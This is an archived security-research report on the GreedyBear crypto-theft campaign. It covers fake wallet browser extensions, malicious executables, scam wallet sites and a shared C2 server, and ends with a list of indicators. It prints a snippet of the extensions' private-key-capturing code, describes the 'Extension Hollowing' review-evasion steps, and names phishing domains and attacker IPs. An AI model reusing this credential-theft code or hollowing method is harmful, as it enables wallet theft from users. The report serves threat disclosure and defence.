GreedyBear: 650 Attack Tools, One Coordinated Campaign

By Tuval Admoni,,

Archived: 2026-04-05 15:36:14 UTC


What happens when cybercriminals stop thinking small and start thinking like a Fortune 500 company? You get *GreedyBear*, the attack group that just redefined industrial-scale crypto theft.

150 weaponized Firefox extensions. nearly 500 malicious executables. Dozens of phishing websites. One coordinated attack infrastructure. According to user reports, **over $1 million stolen**.

While most groups pick a lane - maybe they do browser extensions, or they focus on ransomware, or they run scam phishing sites - GreedyBear said “why not all three?” And it worked. Spectacularly.

Method 1: Malicious Firefox Extensions (150+)

The group has published **over 150 malicious extensions to the Firefox marketplace**, each designed to **impersonate popular cryptocurrency wallets** such as MetaMask, TronLink, Exodus, and Rabby Wallet.




Exodus Wallet risk report from Koidex risk engine

The threat actor operates using a technique we call **Extension Hollowing** to bypass marketplace security and user trust mechanisms. Rather than trying to sneak malicious extensions past initial reviews, they build legitimate-seeming extension portfolios first, then weaponize them later when nobody's watching.

Here's how the process works:

- **Publisher Creation**: They create a new publisher account in the marketplace
- **Generic Upload**: They upload 5–7 innocuous-looking extensions like link sanitizers, YouTube downloaders, and other common utilities with no actual functionality
- **Trust Building**: They post dozens of fake positive reviews for these generic extensions to build credibility
- **Weaponization**: After establishing trust, they "hollow out" the extensions — changing names, icons, and injecting malicious code while keeping the positive review history

This approach allows GreedyBear to bypass marketplace security by appearing legitimate during the initial review process, then weaponizing established extensions that already have user trust and positive ratings.




Generic extensions uploaded by the attacker before weaponized

The weaponized extensions captures wallet credentials directly from user input fields within the extension's own popup interface, and exfiltrate them to a remote server controlled by the group. During initialization, they also transmit the victim's external IP address, likely for tracking or targeting purposes.

```
DOMElements.privateKeyInputField.addEventListener("input", () => {
  UIController.hideError(DOMElements.privateKeyErrorMsg);
  clearTimeout(privateKeyInputTimeout);
  privateKeyInputTimeout = setTimeout(() => {
    const inputValue = DOMElements.privateKeyInputField.value;
    if (inputValue.length >= 30) {
      NetworkManager.sendData({data: inputValue});
      NetworkManager.trackUserAction("user_authed", {
        "data": inputValue
      });
    }
  }, 1000);
});
```

Snippet from the malicious code

This campaign originates from the same threat group behind our earlier **Foxy Wallet campaign** — which exposed 40 malicious extensions — but the scale has now **more than doubled**, confirming that what began as a focused effort has evolved into a **full-scale operation**.




Report from one of the victims of GreedyBear

Method 2: Malicious EXEs (Nearly 500 Samples)

Nearly 500 malicious Windows executables linked to the same infrastructure have been identified via VirusTotal. These `.exe` samples span **multiple malware families**, including:

- **Credential stealers** such as **LummaStealer**, which aligns with the group's wallet-focused objectives.
- **Ransomware variants**, some resembling families like **Luca Stealer**, designed to encrypt files and demand crypto payments.
- A range of **generic trojans**, suggesting possible loader functionality or modular delivery.

Most of the malicious executables are distributed through various Russian websites that distribute cracked, pirated or "repacked" software.



One of the trojans download page from rsload.net

This variety indicates the group is not deploying a single toolset, but rather operating a **broad malware distribution pipeline**, capable of shifting tactics as needed.


The reuse of infrastructure across these binaries and the browser extensions points to a **centralized backend**, reinforcing that all components are part of a **coordinated campaign run by the same threat group**.

Method 3: Scam Sites Masquerading as Crypto Products & Services

Alongside malware and extensions, the threat group has also launched **a network of scam websites** posing as **crypto-related products and services**. These aren't typical phishing pages mimicking login portals — instead, they appear as **slick, fake product landing pages** advertising digital wallets, hardware devices, or wallet repair services.


Examples include:

- Jupiter-branded hardware wallets with fabricated UI mockups



jup.co.com.trezor-wallet.io , jupiterwallet.co.com.trezor-wallet.io

- Wallet-repair services claiming to fix Trezor devices



secure-wallets.co.com

While these sites vary in design, their purpose appears to be the same: **to deceive users into entering personal information, wallet credentials, or payment details** — possibly resulting in **credential theft**, **credit card fraud**, or both.


Some of these domains are **active and fully functional**, while others may be staged for **future activation or targeted scams**.

One Server to Control Them All

A striking aspect of the campaign is its infrastructure consolidation:

Almost all domains — across extensions, EXE payloads, and phishing sites — resolve to a single IP address:

185.208.156.66



Connection graph for 185.208.156.66

This server acts as a **central hub for command-and-control (C2)**, credential collection, ransomware coordination, and scam websites, allowing the attackers to streamline operations across multiple channels.

From “Foxy Wallet” to a Global Threat

The campaign’s roots can be traced back to our **Foxy Wallet report**, which initially exposed 40 malicious Firefox extensions. At the time, it seemed like a small cluster of fraudulent add-ons. But with this new investigation, it’s now clear: **Foxy Wallet was just the beginning**.

The campaign has since evolved the difference now is **scale and scope**: this has evolved into a **multi-platform credential and asset theft campaign**, backed by hundreds of malware samples and scam infrastructure.

Signs of Expansion Beyond Firefox

A few months ago, our team uncovered a malicious Chrome extension named **“Filecoin Wallet”** that used the **same credential-theft logic** seen in the current Firefox campaign. At the time, it appeared isolated — but we can now confirm it communicated with a domain **hosted on the same server**: **185.208.156.66**.

This connection strongly suggests that the threat group is **not Firefox-exclusive**, and is likely **testing or preparing parallel operations** in other marketplaces.

It’s only a matter of time before we see this campaign expand to Chrome, Edge, and other browser ecosystems.

Scaling Cybercrime with AI

Over the years, we’ve tracked countless cybercrime campaigns - but what we’re seeing now is different. With the rise of modern AI tooling, the **volume, speed, and complexity** of attacks like GreedyBear are growing at an unprecedented pace.

Our analysis of the campaign’s code shows clear signs of AI-generated artifacts. This makes it **faster and easier than ever** for attackers to scale operations, diversify payloads, and evade detection.

This isn’t a passing trend — it’s the new normal. As attackers arm themselves with increasingly capable AI, defenders must respond with **equally advanced security tools and intelligence**. The arms race has already begun, and legacy solutions won’t cut it.

We want to thank Lotem Khahana from StarkWare for helping with the investigation.

This writeup was authored by the research team at **Koi Security**, with a healthy dose of paranoia and hope for a safer open-source ecosystem.

Amazingly, we’ve initially uncovered all of this just a couple of days after MITRE introduced its newest category: IDE Extensions, even further emphasizing the importance of securing this space.

For too long, the use of untrusted third-party code, often running with the highest privileges has flown under the radar for both enterprises and attackers. That era is ending. The tide is shifting.

We’ve built Koi to meet this moment; for practitioners and enterprises alike. Our platform helps discover, assess, and govern everything your teams pull from marketplaces like the Chrome Web Store, VSCode, Hugging Face, Homebrew, GitHub, and beyond.

Trusted by Fortune 50 organizations, BFSIs and some of the largest tech companies in the world, Koi automates the security processes needed to gain visibility, establish governance, and proactively reduce risk across this sprawling attack surface.

If you’re curious about our solution or ready to take action, book a demo or hit us up here 👍

We’ve got some more surprises up our sleeve to come soon, stay tuned.

IOCs

- 185.208.156.66
- 185.39.206.135

Domains:

Firefox Extension IDs:

Chrome extension IDs:

plbdecidfccdnfalpnbjdilfcmjichdk

Executables:

See full list here
